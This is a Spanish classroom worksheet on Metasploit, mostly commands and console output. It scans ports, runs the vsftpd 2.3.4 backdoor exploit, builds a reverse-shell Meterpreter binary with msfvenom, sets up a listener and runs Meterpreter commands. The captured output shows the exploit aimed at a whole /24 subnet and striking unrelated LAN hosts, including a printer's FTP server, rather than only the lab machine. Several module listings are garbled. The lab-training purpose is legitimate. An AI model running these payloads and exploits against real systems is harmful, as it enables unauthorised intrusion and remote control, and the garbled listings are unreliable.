

Ejercicios Básicos con Metasploit



Ejercicio 1 – Familiarizarse con Metasploit

Objetivo: Aprender a iniciar Metasploit y explorar sus comandos principales.

Pasos:

1. Abre una terminal en Kali Linux.
2. msfconsole
3. Observa la interfaz de Metasploit y ejecuta los siguientes comandos:

```
help
show exploits
show payloads
show auxiliary
search ftp
```

```
[msf](Jobs:0 Agents:0) >> show exploits
```

```
Exploits
```

```
=====
```

```
# alert Name
```

```
Disclosure Date Rank Check Description [msf](Jobs:0 Agents:0) >> show payloads
```

```
-----
```

```
0 alert exploit/aix/local/ibstat_path Payloads
```

```
2013-09-24 excellent Yes ibstat $PA=====
```

```
1 exploit/aix/local/invscout_rpm_priv_e
```

```
2023-04-24 excellent Yes invscout R
```

```
2 exploit/aix/local/xorg_x11_server
```

```
2018-10-25 great Yes Xorg X11 S
```

```
3 exploit/aix/rpc_cmds_opcode21
```

```
2009-10-07 great No AIX Calend
```

```
-----
```

```
0 payload/aix/ppc/shell_bind_tcp
```

```
normal No AIX Command Shell, Bind TCP Inline
```

```
1 alert_ payload/aix/ppc/shell_find_port
```

```
normal No AIX Command Shell, Find Port Inline
```

```
2 payload/aix/ppc/shell_interact
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
[msf](Jobs:0 Agents:0) >> show auxiliary
```

```
Auxiliary
```

```
=====
```

```
# alert Name
```

```
Date Rank Check Description Disclosure
```

```
-----
```

```
-----
```

```
-----
```

```
0 alert_ auxiliary/admin/2wire/xslt_password_reset 2007-08-15
```

```
normal No 2Wire Cross-Site Request Forgery Password Reset Vulnerability
```

```
1 auxiliary/admin/android/google_play_store_uxss_xframe_rce
```

```
normal No
```

```
2 auxiliary/
```

```
normal No [msf](Jobs:0 Agents:0) >> search ftp
```

```
3 auxiliary/
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

```
-----
```

4. Usa info sobre un módulo para ver detalles:

```
info auxiliary/scanner/portscan/tcp
```

Resultado esperado:

El alumno reconoce los tipos de módulos (exploits, payloads, auxiliares) y entiende la estructura de uso básica de Metasploit.

```
msf5 (Jobs:0 Agents:0) >> info auxiliary/scanner/portscan/tcp

Name: TCP Port Scanner
Module: auxiliary/scanner/portscan/tcp
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <x@hdm.io>
kris katterjohn <katterjohn@gmail.com>
alert_ssh.sh

Check supported:
No
```

Ejercicio 2 – Escaneo de Puertos con Metasploit

Objetivo: Detectar servicios activos en una máquina víctima usando un módulo auxiliar.

Pasos:

1. En Metasploit:

```
use auxiliary/scanner/portscan/tcp

set RHOSTS 192.168.0.111

set THREADS 10

run
```


```
msf5 >
msf5 > use auxiliary/scanner/port
msf5 > use auxiliary/scanner/portmap/portmap_amp
msf5 > use auxiliary/scanner/portscan/ack
msf5 > use auxiliary/scanner/portscan/port
msf5 > use auxiliary/scanner/portmap/portmap_amp
msf5 > use auxiliary/scanner/portscan/ack
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.1/24
RHOSTS => 192.168.0.1/24
msf5 auxiliary(scanner/portscan/tcp) > set THREADS 10
THREADS => 10
msf5 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.0.5 - 192.168.0.5:21 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:23 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:80 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:139 - TCP OPEN
```

2. Opcionalmente, probar con un escaneo más específico:

```
set PORTS 21,22,80,443
run
```

Resultado esperado:

Lista de puertos abiertos en la máquina víctima (por ejemplo, 21/tcp open ftp, 22/tcp open ssh, 80/tcp open http).



```
jcsantos@kali: ~
Session Actions Edit View Help
msf auxiliary(scanner/portscan/tcp) > set PORTS 1-300
PORTS => 1-300
msf auxiliary(scanner/portscan/tcp) > set TIMEOUT 5
TIMEOUT => 5
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.0.5 - 192.168.0.5:21 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:23 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:80 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:139 - TCP OPEN
```

Explicación:

Este módulo realiza un escaneo TCP similar a Nmap, pero integrado en Metasploit.

🔥 Ejercicio 3 – Explotación básica con un servicio vulnerable

Objetivo: Ejecutar un exploit sobre un servicio conocido vulnerable.

Entorno sugerido:

- Máquina víctima: **Metasploitable2**
- Servicio vulnerable: **vsftpd 2.3.4**

```
metasploitable1 [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Last login: Wed Oct 22 05:27:00 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:e3:6a:e9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.38/23 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fee3:6ae9/64 scope link
        valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Pasos:

1. Buscar el exploit:

```
search vsftpd
```

2. Cargar el exploit:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOST 192.168.0.38
```

```
run
```

3. Si es vulnerable, obtendrás una shell interactiva.

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      192.168.0.1/24   no        The local client address
  CPORT      21               no        The local client port
  Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks
  RHOSTS     192.168.0.1/24   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  ---
  0    Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Exploiting target 192.168.0.0
[-] 192.168.0.0:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.0:21) was unreachable.
[*] Exploiting target 192.168.0.1
[-] 192.168.0.1:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.1:21) was unreachable.
[*] Exploiting target 192.168.0.2
[-] 192.168.0.2:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.2:21) was unreachable.
[*] Exploiting target 192.168.0.3
[-] 192.168.0.3:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.3:21) was unreachable.
[*] Exploiting target 192.168.0.4
[-] 192.168.0.4:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.4:21) was unreachable.
[*] Exploiting target 192.168.0.5
[-] 192.168.0.5:21 - Banner: 220 RICOH MP C2003 FTP server (12.92) ready.
[-] 192.168.0.5:21 - USER: 331 Password required for iHu:).
[*] Exploiting target 192.168.0.6
[-] 192.168.0.6:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.6:21) was unreachable.
[*] Exploiting target 192.168.0.7
[-] 192.168.0.7:21 - Exploit failed [unreachable]: Rex::HostUnreachable The host (192.168.0.7:21) was unreachable.
[*] Exploiting target 192.168.0.8
```

Resultado esperado:

El alumno obtiene una shell básica en la máquina víctima.

Nota:

Este es un exploit de demostración muy utilizado en prácticas seguras. No funciona en versiones modernas de FTP.



Ejercicio 4 – Crear un payload con msfvenom

Un payload (en castellano, “carga útil”) es el programa o código que se ejecuta en la máquina víctima una vez que se ha aprovechado una vulnerabilidad o se ha conseguido que el usuario lo ejecute.

Es la parte “activa” del ataque que realiza la acción que queremos (abrir una shell, crear un usuario, volcar ficheros, etc.).

Piensa en un exploit como la llave que abre una puerta; el payload es lo que entra por esa puerta y hace algo dentro de la casa.

Tipos de payloads comunes

- **Reverse shell:** la víctima *se conecta de vuelta* a nuestra máquina (Kali). Útil cuando la víctima está detrás de un NAT o firewall.
- **Bind shell:** la víctima *abre un puerto* y escucha; el atacante se conecta a ese puerto.
- **Meterpreter:** payload avanzado de Metasploit que ofrece muchas funciones (exploración, subida/descarga, captura de pantalla, persistencia, etc.).
- **Command shell:** shell básica que permite ejecutar comandos del sistema.
- **Payloads para exfiltrar datos:** envío automático de archivos o credenciales a otra máquina.

Objetivo: Generar un ejecutable malicioso (payload) para pruebas de reverse shell.

Pasos:

1. Generar el payload:

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4444 -f elf -o shell.elf
```

2. Dar permisos de ejecución:

```
chmod +x shell.elf
```

3. Copiar el archivo a la máquina víctima.

Resultado esperado:

Se crea un archivo shell.elf listo para ejecutar y conectarse de vuelta a Kali.



Ejercicio 5 – Levantar el handler y obtener acceso remoto

Un handler (gestor/escuchador) es un módulo de Metasploit —normalmente exploit/multi/handler— que pone un puerto a la escucha y queda a la espera de que un payload (por ejemplo un reverse shell) se conecte de vuelta. Cuando el payload conecta, el handler crea la sesión (Meterpreter o shell) y te permite interactuar con la máquina víctima.

Objetivo: Configurar un “escuchador” en Kali para recibir la conexión del payload.

Pasos:

1. En Metasploit:

```
use exploit/multi/handler
set PAYLOAD linux/x64/meterpreter/reverse_tcp
set LHOST 192.168.56.10
set LPORT 4444
run
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOADS linux/x64/meterpreter/reverse_tcp
[!] Unknown datastore option: PAYLOADS. Did you mean PAYLOAD?
PAYLOADS => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set PAYLOAD linux/x64/meterpreter/reverse_tcp
PAYLOAD => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.0.113
LHOST => 192.168.0.113
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.0.113:4444
```

2. En la máquina víctima, ejecutar:

```
./shell.elf
```

3. Cuando la víctima se conecte, listar sesiones:

```
sessions -l
```

4. Conectarse a una sesión:

Resultado esperado:

Acceso remoto a la víctima mediante Meterpreter.

Explicación:

El payload se conecta a Kali (reverse shell), permitiendo ejecutar comandos, obtener información del sistema y realizar acciones controladas.

Ejercicio 6 – Post-explotación básica

Objetivo: Aprender a usar comandos Meterpreter después de una explotación exitosa.

Pasos:

Una vez dentro de una sesión Meterpreter:

```
sysinfo
getuid
ls
pwd
shell
```

Resultado esperado:

Los alumnos exploran información del sistema comprometido y acceden a una shell básica.

Ejercicio 7 – Uso de módulos auxiliares

Objetivo: Utilizar módulos de Metasploit para recolectar información sin explotar.

Ejemplo: Escaneo de SMB. **SMB (Server Message Block)** es un protocolo de red utilizado principalmente por los sistemas Windows para compartir archivos, carpetas, impresoras y recursos entre equipos dentro de una red local.

```
use auxiliary/scanner/smb/smb_version
set RHOSTS 192.168.56.0/24
run
```

Resultado esperado:

Metasploit muestra versiones de SMB encontradas en la red.

Ejercicio 8

Quiero ver los puertos abiertos de una serie de ips

```
msf auxiliary(scanner/portscan/tcp) > run
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.0.1-30
RHOSTS => 192.168.0.1-30
msf auxiliary(scanner/portscan/tcp) > set THREADS 50
THREADS => 50
msf auxiliary(scanner/portscan/tcp) > set TIMEOUT 5
TIMEOUT => 5
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.0.5 - 192.168.0.5:23 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:21 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:80 - TCP OPEN
[+] 192.168.0.25 - 192.168.0.25:80 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:139 - TCP OPEN
[+] 192.168.0.25 - 192.168.0.25:443 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:515 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:514 - TCP OPEN
[+] 192.168.0.25 - 192.168.0.25:554 - TCP OPEN
[+] 192.168.0.5 - 192.168.0.5:631 - TCP OPEN
[+] 192.168.0.25 - 192.168.0.25:1935 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf auxiliary(scanner/portscan/tcp) > 
```